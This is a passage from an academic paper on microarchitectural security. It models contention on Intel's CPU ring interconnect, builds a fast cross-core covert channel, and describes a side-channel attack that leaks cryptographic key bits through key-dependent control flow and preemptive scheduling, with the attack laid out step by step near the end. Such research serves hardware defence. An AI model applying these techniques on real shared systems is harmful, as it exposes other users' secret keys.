


Figure 3: Ring interconnect contention heatmap when both the receiver and the sender perform loads that miss in their private caches and hit in the LLC. The y axes indicate the core where the sender and the receiver run, and the x axes indicate the target LLC slice from which they perform their loads. Cells with a star (★) indicate slice contention (when $R_s = S_s$), while **gray** cells indicate contention on the ring interconnect (with darker grays indicating larger amounts of contention).

target the system agent (*SA*), our sender uses an even larger monitoring set with $N > 2 \times W_{LLC}$ addresses. Because not all these N addresses will fit in two LLC cache sets, these loads will miss in the cache, causing the sender to communicate with the memory controller (in the SA).

Data Collection We use the *receiver* and the *sender* to collect data about ring contention. For the first set of experiments, we configure the sender to continuously load data from a single LLC slice (without LLC misses). For the second set of experiments, we configure the sender to always incur misses on its loads from the target LLC slice. To prevent unintended additional noise, we disable the prefetchers and configure the sender and the receiver to target different cache sets so that they do not interfere through traditional eviction-based attacks. We refer to the sender's core as S_c, the slice it targets as S_s, the receiver's core as R_c and the slice it targets as R_s. For both core and slice numbering, we follow the diagram of Figure 1. For every combination of S_c, S_s, R_c and R_s, we test if running the sender and the receiver concurrently affects the load latency measured by the receiver. We then compare the results with a baseline, where the sender is disabled. We say that

there is contention when the average load latency measured by the receiver is larger than the baseline. Figure 3 shows the results of our first experiment, when the sender always hits in the LLC. Figure 11 (in Appendix A.1) shows the results of our second experiment, when the sender always misses in the LLC. Both figures refer to our Coffee Lake machine. The results of our 4-core Skylake machine are a subset of the 8-core Coffee Lake ones (with $R_c < 4 \wedge R_s < 4 \wedge S_c < 4 \wedge S_s < 4$).

Observations When the Sender Hits in the LLC First, there is always contention when $S_s = R_s$, irrespective of the sender's and the receiver's positions relative to the LLC slice. This systematic "slice contention" behavior is marked with a ★ in Figure 3, and is likely caused by a combination of i) the sender's and the receiver's loads filling up the slice's request queue (whose existence is mentioned by Intel in [76]), thus causing delays to the processing time of the load requests and ii) the sender's and receiver's loads saturating the bandwidth of the shared slice port (which can supply at most 32 B/cycle [47], or half a cache line per cycle), thus causing delays to the sending of the cache lines back to the cores.

> 2. When an agent bombards an LLC slice with requests, other agents loading from the same slice observe delays.

Second, when $R_c = R_s$, there is contention iff $S_s = R_s$. That is, receiver's loads from $R_c = i$ to $R_s = i$ (*core to home slice traffic*) never contend with sender's loads from $S_c \neq i$ to $S_s \neq i$ (*cross-ring traffic*). This confirms that every core i has a "home" slice i that occupies no links on the ring interconnect except for the shared core/slice ring stop [50].

> 3. A ring stop can service core to home slice traffic and cross-ring traffic simultaneously.

Third, excluding slice contention ($S_s \neq R_s$), there is never contention if the sender and the receiver perform loads in opposite directions. For example, there is no contention if the receiver's loads travel from "left" to "right" ($R_c < R_s$) and the sender's ones from "right" to "left" ($S_c > S_s$), or vice versa. The fact that loads in the right/left direction do not contend with loads in the left/right direction confirms that the ring has two physical flows, one for each direction (as per Figure 1). This observation is supported by Intel in [57].

> 4. A ring stop can service cross-ring traffic traveling on opposite directions simultaneously.

Fourth, even when the sender and receiver's loads travel in the same direction, there is never contention if the ring interconnect segments between S_c and S_s and between R_c and R_s do not overlap. For example, when $R_c = 2$ and $R_s = 5$, there is no contention if $S_c = 0$ and $S_s = 2$ or if $S_c = 5$ and $S_s = 7$. This is because load traffic on the ring interconnect only travels through the shortest path between the ring stop of the core and the ring stop of the slice. If the sender's segment does not overlap with the receiver's segment, the receiver will be able to use the full bus bandwidth on its segment.

> 5. Ring traffic traveling through non-overlapping segments of the ring interconnect does not cause contention.

The above observations narrow us down to the cases when the sender and the receiver perform loads in the same direction and through overlapping segments of the ring. Before we analyze these cases, recall from Section 2 that the ring interconnect consists of four rings: 1) request, 2) acknowledge, 3) snoop and 4) data rings. While it is fairly well known that 64 B cache lines are transferred as two packets over the 32 B data ring [50, 69, 104], little is disclosed about i) what types of packets travel through the other three rings and ii) how packets flow through the four rings during a load transaction. Intel partially answers (i) in [76] and [46] where it explains that the separate rings are respectively used for 1) read/write requests 2) global observation[3] and response messages, 3) snoops to the cores[4] and 4) data fills and write-backs. Further, Intel sheds lights on (ii) in an illustration from [57] which explains the flow of an LLC hit transaction: the transaction starts with a request packet that travels from the core to the target LLC slice[5] (hit flow 1: core→slice, request); upon receipt of such packet, the slice retrieves the requested cache line; finally, it sends back to the core a global observation (GO) message followed by the two data packets of the cache line (hit flow 2: slice→core, data and acknowledge).

> 6. The ring interconnect is divided into four independent and functionally separated rings. A clean LLC load uses the request ring, the acknowledge ring and the data ring.

Importantly, however, our data shows that performing loads in the same direction and sharing a segment of the ring interconnect with the receiver is not a sufficient condition for the sender to create contention on the ring interconnect.

First, the receiver does not see any contention if its traffic envelops the sender's traffic of the ring interconnect (i.e., $R_c < S_c \leq S_s < R_s$ or $R_s < S_s \leq S_c < R_c$). For example, when $R_c = 2$ and $R_s = 5$, we see no contention if $S_c = 3$ and $S_s = 4$. This behavior is due to the distributed arbitration policy on the ring interconnect. Intel explains it with an analogy, comparing the ring to a train going along with cargo where each ring slot is analogous to a boxcar without cargo [69]. To inject a new packet on the ring, a ring agent needs to wait for a free boxcar. This policy ensures that traffic on the ring is never blocked

[3] Global observations are also known as completion messages [92].

[4] Snoops are related to cache coherence. For example, when multiple cores share a cache line in the LLC, the shared LLC can send snoop packets to cores to maintain coherency across copies. Because our sender and receiver do not share any data, their loads should not need to use the snoop ring.

[5] Cores use a fixed function to map addresses to slices [57, 65, 104].

but it may delay the injection of new traffic by other agents, because packets already on the ring have priority over new packets.[6] To create contention on a ring, the sender thus needs to inject its traffic into that ring so that it has priority over the receiver's traffic, which can only happen if its packets are injected at stops upstream from the receiver's ones.

> 7. A ring stop always prioritizes traffic that is already on the ring over new traffic entering from its agents. Ring contention occurs when existing on-ring traffic delays the injection of new ring traffic.

Second, even when the sender's traffic is prioritized over the receiver's traffic, the receiver does not always observe contention. Let cluster $A = \{0,3,4,7\}$ and $B = \{1,2,5,6\}$. When the sender has priority on the request ring (on the core→slice traffic), there is contention if S_s is in the same cluster as R_s. Similarly, when the sender has priority on the data/acknowledge rings (on the slice→core traffic), there is contention if S_c is in the same cluster as R_c. If the sender has priority on all rings, we observe the union of the above conditions. This observation suggests that each ring may have two "lanes", and that ring stops inject traffic into different lanes depending on the cluster of its destination agent. As an example for the slice→core traffic, let $R_c = 2$ ($R_c \in B$) and $R_s = 5$. In this case, traffic from R_s to R_c travels on the lane corresponding to core cluster B. When $S_c = 3$ ($S_c \in A$) and $S_s = 7$, traffic from S_s to S_c travels on the lane corresponding to core cluster A. The two traffic flows thus do not contend. However, if we change S_c to $S_c = 1$ ($S_c \in B$), the traffic from S_s to S_c also travels on the lane corresponding to core cluster B, thus contending with the receiver.

> 8. Each ring has two lanes. Traffic destined to slices in $A = \{0,3,4,7\}$ travels on one lane, and traffic destined to slices in $B = \{1,2,5,6\}$ travels on the other lane. Similarly, traffic destined to cores in $A = \{0,3,4,7\}$ travels on one lane, and traffic destined to cores in $B = \{1,2,5,6\}$ travels on the other lane.

Finally, we observe that the amount of contention that the sender causes when it has priority only on the slice→core traffic is larger than the amount of contention that it causes when it has priority only on the core→slice traffic. This is because i) slice→core consists of both acknowledge ring and data ring traffic, delaying the receiver on two rings, while core→slice traffic only delays the receiver on one ring (the request ring) and ii) slice→core data traffic itself consists of 2 packets per load which occupy more slots ("boxcars") on its ring, while request traffic likely consists of 1 packet, occupying only one slot on its ring. Furthermore, the amount of contention is greatest when the sender has priority over both slice→core and core→slice traffic.

[6] This arbitration policy has been previously described also in [11, 27, 42].

> 9. Traffic on the data ring creates more contention than traffic on the request ring. Further, contention is larger when traffic contends on multiple rings simultaneously.

Putting this all together, Figure 3 contains two types of contention: slice contention (cells with a ★) and ring interconnect contention (gray cells). The latter occurs when the sender's request traffic delays the injection of the receiver's request traffic onto the request ring, or the sender's data/GO traffic delays the injection of the receiver's data/GO traffic onto the data/acknowledge rings. For this to happen, the sender's traffic needs to travel on the same lane, on overlapping segments, and in the same direction as the receiver's traffic, and must be injected upstream from the receiver's traffic. Formally, when the sender hits in the LLC cache, contention happens iff:

$$
\begin{aligned}
&(S_s = R_s) \vee \\
&(R_c < R_s) \wedge \big\{ (S_c < R_c) \wedge (S_s > R_c) \wedge \\
&\quad \big[(S_s \in A) \wedge (R_s \in A) \vee (S_s \in B) \wedge (R_s \in B) \big] \vee \\
&\quad (S_s > R_s) \wedge (S_c < R_s) \wedge \\
&\quad \big[(S_c \in A) \wedge (R_c \in A) \vee (S_c \in B) \wedge (R_c \in B) \big] \big\} \vee \\
&(R_c > R_s) \wedge \big\{ (S_c > R_c) \wedge (S_s < R_c) \wedge \\
&\quad \big[(S_s \in A) \wedge (R_s \in A) \vee (S_s \in B) \wedge (R_s \in B) \big] \vee \\
&\quad (S_s < R_s) \wedge (S_c > R_s) \wedge \\
&\quad \big[(S_c \in A) \wedge (R_c \in A) \vee (S_c \in B) \wedge (R_c \in B) \big] \big\}
\end{aligned}
\tag{1}
$$

Observations When the Sender Misses in the LLC We now report our observations on the results of our second experiment (shown in Figure 11), when the sender misses in the LLC. Note that the receiver's loads still hit in the LLC.

First, we still observe the same slice contention behavior that we observed when the sender hits in the LLC. This is because, even when the requested cache line is not present in S_s, load requests still need to travel from S_c to S_s first [47] and thus still contribute to filling up the LLC slice's request queue creating delays [76]. Additionally, the sender's requests (miss flow 1: core→slice, request) still contend with the receiver's core→slice request traffic when R_c, R_s, S_c and S_s meet the previous conditions for request ring contention.

> 10. Load requests that cannot be satisfied by the LLC still travel through their target LLC slice.

Second, Intel notes that in the event of a cache miss, the LLC slice forwards the request to the system agent (SA) over the same request ring (same request ring *lane* in our terminology) from which the request arrived [76]. That is, LLC miss transactions include a second request flow from S_s to the SA (miss flow 2: slice→SA, request). Our data supports the existence of this flow. We observe contention when the receiver's loads travel from right to left ($R_c > R_s$), $S_s > R_c$, and the sender and the receiver share the respective lane (R_s is in the same cluster as S_s). For example, when $R_c = 5$, $R_s = 2$

($R_s \in B$) and $S_s = 6$ ($S_s \in B$) the sender's requests from S_s to the SA contend with the receiver's requests from R_c to R_s. One subtle implication of this fact is that the SA behaves differently than the other ring agent types (slices and cores) in that it can receive request traffic on either lane of the request ring. We find that S_s simply forwards the request (as new traffic) to the SA on the same lane on which it received it from S_c, subject to the usual arbitration rules.

We make two additional observations: i) The amount of contention caused by the slice→SA flow is smaller than the one caused by the core→slice flow. We do not have a hypothesis for why this is the case. ii) In the special case $S_s = R_c$ ($S_s = 5$ in our example) there is slightly less contention than in the cases where $S_s > R_c$. This may be because, when asked to inject new traffic by both its core and its slice, the ring stop adopts a round-robin policy rather than prioritizing either party. Intel uses such a protocol in a recent patent [75].

> 11. In case of a miss, an LLC slice forwards the request (as new traffic) to the system agent on the same lane in which it arrived. When both a slice and its home core are trying to inject request traffic into the same lane, their ring stop adopts a fair, round-robin arbitration policy.

To our knowledge, no complete information has been disclosed on the subsequent steps of an LLC miss transaction. We report here our informed hypothesis. In addition to forwarding the request to the SA, slice S_s also responds to the requesting core S_c with a response packet through the acknowledge ring (miss flow 3: slice→core, acknowledge). After receiving the request from S_s, the SA retrieves the data and sends it to the requesting core S_c preceded by a GO message (miss flow 4: SA→core, data and acknowledge). The transaction completes when S_c receives the requested data. To maintain inclusivity, the SA also sends a separate copy of the data to S_s through the data ring (miss flow 5: SA→slice, data). We summarize the five flows discussed in this part in Figure 4.




Figure 4: Flows of an LLC miss.

The existence of miss flow 4 (SA→core, data/acknowledge) is supported by the presence of contention when the receiver's loads travel from right to left ($R_c > R_s$), with $S_c > R_s$, and share the respective data/acknowledge ring lanes with the sender. For example, there is contention when $R_c = 7$ ($R_c \in A$), $R_s = 2$, $S_c = 3$ ($S_c \in A$) and $S_s = 4$. Recall from Figure 1 that the SA sits on the leftmost ring stop, which implies that traffic injected by the SA always has priority over the receiver's traffic injected by R_s. To corroborate our hypothesis that the SA serves data/acknowledge traffic directly to S_c (and not through S_s), we time the load latency of a single LLC miss of the sender with varying S_c and fixed $S_s = 7$. If our hypothesis held, we would expect a constant latency, because regardless of S_c the transaction would need to travel from S_c to ring stop 7, from ring stop 7 to the SA, and from the SA to S_c, which is the same distance regardless of S_c; otherwise we would expect to see a decreasing latency as S_c increases. We measure a fixed latency (248 ± 3 cycles), confirming our hypothesis.

> 12. The system agent supplies data and global observation messages directly to the core that issued the load.

The existence of miss flow 3 (slice→core, acknowledge) is supported by the presence of contention in the cases where we previously observed data/acknowledge ring contention with a sender that hits in the LLC. For example, we observe contention when $R_c = 2$ ($R_c \in B$), $R_s = 6$, $S_c = 5$ ($S_c \in B$) and $S_s = 7$. However, when the sender misses in the LLC, no data traffic is sent by S_s to S_c (since we saw that data is served to the core directly by the SA). The contention we observe must then be due to S_s injecting traffic into the acknowledge ring. Indeed, the amount of contention caused by this acknowledge-only flow is both smaller than the one caused by data/acknowledge flows and equivalent to the one caused by the core→slice request flow, suggesting that, similarly to the request flow, miss flow 3 may occupy a single slot on its ring. An Intel patent suggests that miss flow 3 may consist of an "LLCMiss" message transmitted by S_s to S_c when the request misses in the LLC [97]. The only remaining question (which we currently cannot answer) is when miss flow 3 occurs: when the miss is detected or when the data is refilled—but both options would cause the same contention.

> 13. In the event of a miss, the LLC slice that misses still sends a response packet through the acknowledge ring back to the requesting core.

Finally, the existence of miss flow 5 (SA→slice, data) is supported by the presence of contention when the receiver's loads travel from right to left ($R_c > R_s$), with $S_s > R_s$, and share the respective lane with the sender. However, we find a subtle difference in the contention rules of the SA→slice traffic. Unlike the SA→core case, where receiver and sender contend due to traffic of the same type (data and acknowledge) being destined to agents of the same type (cores), we now have receiver's and sender's flows of the same type (data) destined to agents of different types (cores and slices, respectively). In the former case, we saw that the receiver flow and the sender flow share the lane if their destination ring agents are in the same cluster. In the latter case (which occurs only in this scenario), we observe that the two flows share the lane if their destination ring agents are in different clusters. This suggests that, as we summarize in Table 1, the lanes used to communicate to different clusters may be flipped depending on the destination agent type. We make two additional observations about miss flow 5. First, we believe that the SA→slice

Table 1: Mapping to the ring lane used to send traffic to different agents over any of the four rings.

Destination Ring Agent Type	Destination Ring Agent Cluster $A=\{0,3,4,7\}$	$B=\{1,2,5,6\}$
Core	Lane 1	Lane 2
LLC Slice	Lane 2	Lane 1

traffic only includes data and no acknowledge traffic because the amount of contention that it causes is slightly smaller than the one caused by the SA→core traffic. Second, we find that the SA→slice traffic occurs separately from the SA→core traffic. For example, the contention we observe when $R_c = 5$ ($R_c \in B$), $R_s = 2$, $S_c = 4$, $S_s = 3$ ($S_s \in A$) could not occur if the data from the SA had to stop by S_c first. Also, when the sender contends both on the SA→slice and SA→core traffic the contention is larger than the individual contentions, which further supports the independence of the two flows.

> 14. In the event of a miss, the system agent supplies a separate copy of the data to the missing LLC slice, in order to maintain inclusivity. The ring lane used to send data traffic to an LLC slice of one cluster is the same used to send data traffic to a core of the opposite cluster.

To sum up, when the sender misses in the LLC, new ring contention cases occur compared to Equation 1 due to the extra flows required to handle an LLC miss transaction. Formally, contention happens iff:

$$
\begin{aligned}
&(S_s = R_s) \vee \\
&(R_c < R_s) \wedge \big\{ (S_c < R_c) \wedge (S_s > R_c) \wedge \\
&\quad \big[(S_s \in A) \wedge (R_s \in A) \vee (S_s \in B) \wedge (R_s \in B) \big] \vee \\
&\quad (S_s > R_s) \wedge (S_c < R_s) \wedge \\
&\quad \big[(S_c \in A) \wedge (R_c \in A) \vee (S_c \in B) \wedge (R_c \in B) \big] \big\} \vee \\
&(R_c > R_s) \wedge \big\{ (S_c > R_c) \wedge (S_s < R_c) \wedge \\
&\quad \big[(S_s \in A) \wedge (R_s \in A) \vee (S_s \in B) \wedge (R_s \in B) \big] \vee \\
&\quad (S_s \geq R_c) \wedge \big[(S_s \in A) \wedge (R_s \in A) \vee (S_s \in B) \wedge (R_s \in B) \big] \vee \\
&\quad (S_c > R_s) \wedge \big[(S_c \in A) \wedge (R_c \in A) \vee (S_c \in B) \wedge (R_c \in B) \big] \vee \\
&\quad (S_s > R_s) \wedge \big[(S_s \in A) \wedge (R_c \in B) \vee (S_s \in B) \wedge (R_c \in A) \big] \big\}
\end{aligned}
\tag{2}
$$

Additional Considerations We now provide additional observations on our results. First, the amount of contention is not proportional to length of the overlapping segment between the sender and the receiver. This is because, as we saw, contention depends on the presence of full "boxcars" passing by the receiver's ring stops when they are trying to inject new traffic, and not on how far away the destination of these boxcars is.

Second, the amount of contention grows when multiple senders contend with the receiver's traffic simultaneously. This is because multiple senders fill up more slots on the ring, further delaying the receiver's ring stops from injecting their traffic. For example, when $R_c = 5$ and $R_s = 0$, running one sender with $S_c = 7$ and $S_s = 4$ and one with $S_c = 6$ and $S_s = 3$ creates more contention than running either sender alone.

Third, enabling the hardware prefetchers both amplifies contention in some cases, and causes contention in some new cases (with senders that would not contend with the receiver if the prefetchers were off). This is because prefetchers cause the LLC or the SA to transfer additional cache lines to the core (possibly mapped to other LLC slices than the one of the requested line), thus filling up more ring slots potentially on multiple lanes. Intel itself notes that prefetchers can interfere with normal loads and increase load latency [45]. We leave formally modeling the additional contention patterns caused by the prefetchers for future work.

Finally, we stress that the contention model we constructed is purely based on our observations and hypotheses from the data we collected on our CPUs. It is possible that some of the explanations we provided are incorrect. However, our primary goal is for our model to be useful, and in the next few sections we will demonstrate that it is useful enough to build attacks.

Security Implications The results we present bring with them some important takeaways. First, they suggest an affirmative answer to our question on whether the ring interconnect is susceptible to contention. Second, they teach us what type of information a receiver process monitoring contention on the ring interconnect can learn about a separate sender process running on the same host. By pinning itself to different cores and loading from different slices, a receiver may distinguish between the cases when the sender is idle and when it is executing loads that miss in its private caches and are served by a particular LLC slice. Learning what LLC slice another process is loading from may also reveal some information about the physical address of a load, since the LLC slice an address maps to is a function of its physical address [57,65,104]. Further, although we only considered these scenarios, ring contention may be used to distinguish other types on sender behavior, such as communication between the cores and other CPU components (e.g., the graphics unit and the peripherals). Importantly, however, for any of these tasks the receiver would need to set itself up so that contention with the sender is expected to occur. Equations 1 and 2 make this possible by revealing the necessary and sufficient conditions under which traffic can contend on the ring interconnect.

4 Cross-core Covert Channel

We use the findings of Section 3 to build the first cross-core covert channel to exploit contention on the ring interconnect. Our covert channel protocol resembles conventional cache-based covert channels (e.g., [62, 106]), but in our case the sender and the receiver do not need to share the cache. The basic idea of the sender is to transmit a bit "1" by creating contention on the ring interconnect and a bit "0" by idling, thus creating no ring contention. Simultaneously, the receiver




Figure 5: Load latency measured by our covert channel receiver when the sender continuously transmits a sequence of zeros (no contention) and ones (contention) on our Coffee Lake machine, with $R_c = 3$, $R_s = 2$, $S_c = 4$, $S_s = 1$ and a transmission interval of 3,000 cycles.




Figure 6: Performance of our covert channel implementation on Coffee Lake, reported using raw bandwidth (bits transmitted per second), error probability (percentage of bits received wrong), and channel capacity, which takes into account both bandwidth and error probability to evaluate performance under the binary symmetric channel model (as in, e.g., [72, 79]).

times loads (using the code of Listing 1) that travel through a segment of the ring interconnect susceptible to contention due to the sender's loads (this step requires using our results from Section 3). Therefore, when the sender is sending a "1", the receiver experiences delays in its load latency. To distinguish a "0" from a "1" the receiver can then simply use the mean load latency: smaller load latencies are assigned to a "0", and larger load latencies are assigned to a "1". To synchronize sender and receiver we use the shared timestamp counter, but our channel could also be extended to use other techniques that do not rely on a common clock (e.g., [43, 67, 79, 105]).

To make the covert channel fast, we leverage insights from Section 3. First, we configure the receiver to use a short segment of the ring interconnect. This allows the receiver to issue more loads per unit time due to the smaller load latency, without affecting the sender's ability to create contention. Second, we set up the sender to hit in the LLC and use a configuration of S_c and S_s where, based on Equation 1, it is guaranteed to contend with the receiver both on its core→slice traffic and on its slice→core one. Contending on both flows allows the sender to amplify the difference between a 0 (no contention) and a 1 (contention). Third, we leave the prefetchers on, as we saw that they enable the sender to create more contention.

We create a proof-of-concept implementation of our covert channel, where the sender and the receiver are single-threaded and agree on a fixed bit transmission interval. Figure 5 shows the load latency measured by the receiver on our Coffee Lake 3.00 GHz CPU, given receiver and sender configurations $R_c = 3$, $R_s = 2$ and $S_c = 4$, $S_s = 1$, respectively. For this experiment, the sender transmits a sequence of alternating ones and zeros with a transmission interval of 3,000 cycles (equivalent to a raw bandwidth of 1 Mbps). The results show that ones (hills) and zeros (valleys) are clearly distinguishable. To evaluate the performance and robustness of our implementation with varying transmission intervals, we use the channel capacity metric (as in [72, 79]). This metric is computed by multiplying the raw bandwidth with $1 - H(e)$, where e is the probability of a bit error and H is the binary entropy function. Figure 6 shows the results on our Coffee Lake CPU, with a channel capacity that peaks at 3.35 Mbps (418 KBps) given a transmission interval of 750 cycles (equivalent to a raw bandwidth of 4 Mbps). To our knowledge, this is the largest covert channel capacity of all existing cross-core covert channels that do not rely on shared memory to date (e.g., [79, 105]). We achieve an even higher capacity of 4.14 Mbps (518 KBps) on our Skylake 4.00 GHz CPU by using a transmission interval of 727 cycles, and show the results in Appendix A.2.

Finally, we remark that while our numbers represent a real, reproducible end-to-end capacity, they were collected in the absence of background noise. Noisy environments may reduce the covert channel performance and require including in the transmission additional error correction codes (as in, e.g., [23, 38, 67]), that we do not take into account.

5 Cross-core Side Channels

In this section, we present two examples of side channel attacks that exploit contention on the ring interconnect.

Basic Idea In both our attacks, we implement the attacker using the technique described in Section 3 (cf. Listing 1). The attacker (receiver) issues loads that travel over a fixed segment of the ring interconnect and measures their latency. We will refer to each measured load latency as a *sample*, and to a collection of many samples (i.e., one run of the attacker/receiver) as a *trace*. If during an attack the victim (sender) performs memory accesses that satisfy the conditions of Equations 1 and 2 to contend with the attacker's loads, the attacker will measure longer load latencies. Generally, the slices accessed by an unwitting victim will be uniformly distributed across the LLC [47]. Therefore, it is likely that some of the victim's accesses will contend with the attacker's loads. If the delays measured by the attacker can be attributed to a victim's secret, the attacker can use them as a side channel.

Threat Model and Assumptions We assume that SMT is off [9, 18, 64] and that multicore cache-based attacks are not possible (e.g., due to partitioning the LLC [61, 71, 89] and disabling shared memory across security domains [99, 115]). For our attack on cryptographic code, we also assume that i) the administrator has configured the system to cleanse the

victim's cache footprint on context switches (to block cache-based preemptive scheduling attacks [16, 30–32, 34, 40, 41, 74, 77, 89, 96, 114]) and ii) the attacker can observe multiple runs of the victim. We assume an attacker who has knowledge of the contention model (Section 3) for the victim's machine and can run unprivileged code on the victim's machine itself.

5.1 Side Channel Attack On Cryptographic Code

Our first attack targets a victim that follows the pseudocode of Algorithm 1, where *E1* and *E2* are separate functions executing different operations on some user input (e.g., a ciphertext). This is a common pattern in efficient implementations of cryptographic primitives that is exploited in many existing side channel attacks against, e.g., RSA [35, 77, 106, 108], ElGamal [62, 112], DSA [78], ECDSA [14] and EdDSA [35, 36].

```
foreach bit b in key k do
    E1();
    if b == 1 then
        E2();
```

Algorithm 1: Key-dependent control flow.

Let us consider the first iteration of the victim's loop, and, for now, assume that the victim starts from a cold cache, meaning that its code and data are uncached (no prior executions). When the victim executes *E1* for the first time, it has to load code and data words used by *E1* into its private caches, through the ring interconnect. Then, there are 2 cases: when the first key bit is 0 and when it is 1. When the first bit is 0, the victim's code skips the call to *E2* after *E1* and jumps to the next loop iteration by calling *E1* again. At this second *E1* call, the words of *E1* are already in the private caches of the victim, since they were just accessed. Therefore, the victim does not send traffic onto the ring interconnect during the second call to *E1*. In contrast, when the first bit is 1, the victim's code calls *E2* immediately after the first *E1*. When *E2* is called for the first time, its code and data words miss in the cache and loading them needs to use the ring interconnect. The attacker can then infer whether the first bit was 0 or 1 by detecting whether *E2* executed after *E1*. Contention peaks following *E1*'s execution imply that *E2* executed and that the first secret bit was 1, while no contention peaks following *E1*'s execution imply that the call to *E1* was followed by another call to *E1* and that the first secret bit was 0.

We can generalize this approach to leaking multiple key bits by having the attacker interrupt/resume the victim using preemptive scheduling techniques [2, 10, 17, 25, 26, 40, 41, 70, 74, 83, 100, 112]. Let T_{E1} be the median time that the victim takes to execute *E1* starting from a cold cache and T_{E1+E2} be the median time that the victim takes to execute *E1* followed by *E2* starting from a cold cache. The complete attack works as follows: the attacker starts the victim and lets it run for T_{E1+E2} cycles while concurrently monitoring the ring interconnect. After T_{E1+E2} cycles, the attacker interrupts the victim and analyzes the collected trace to infer the first secret bit with the technique described above. Interrupting the victim causes a context switch during which the victim's cache is cleansed before yielding control to the attacker (cf. Threat Model). As a side effect, this brings the victim back to a cold cache state. If the trace reveals that the first secret bit was 1, the attacker resumes the victim (that is now at the beginning of the second iteration) and lets it run for T_{E1+E2} more cycles, repeating the above procedure to leak the second bit. If the trace reveals that the first secret bit was 0, the attacker stops the victim (or it lets it finish the current run), starts it again from the beginning, lets it run for T_{E1} cycles, and then interrupts it. The victim will now be at the beginning of the second iteration, and the attacker can repeat the above procedure to leak the second bit. The attacker repeats this operation until all the key bits are leaked. In the worst case, if all the key bits are zeros, our attack requires as many runs of the victim as the number of bits of the key. In the best case, if all the key bits are ones, it requires only one run of the victim.

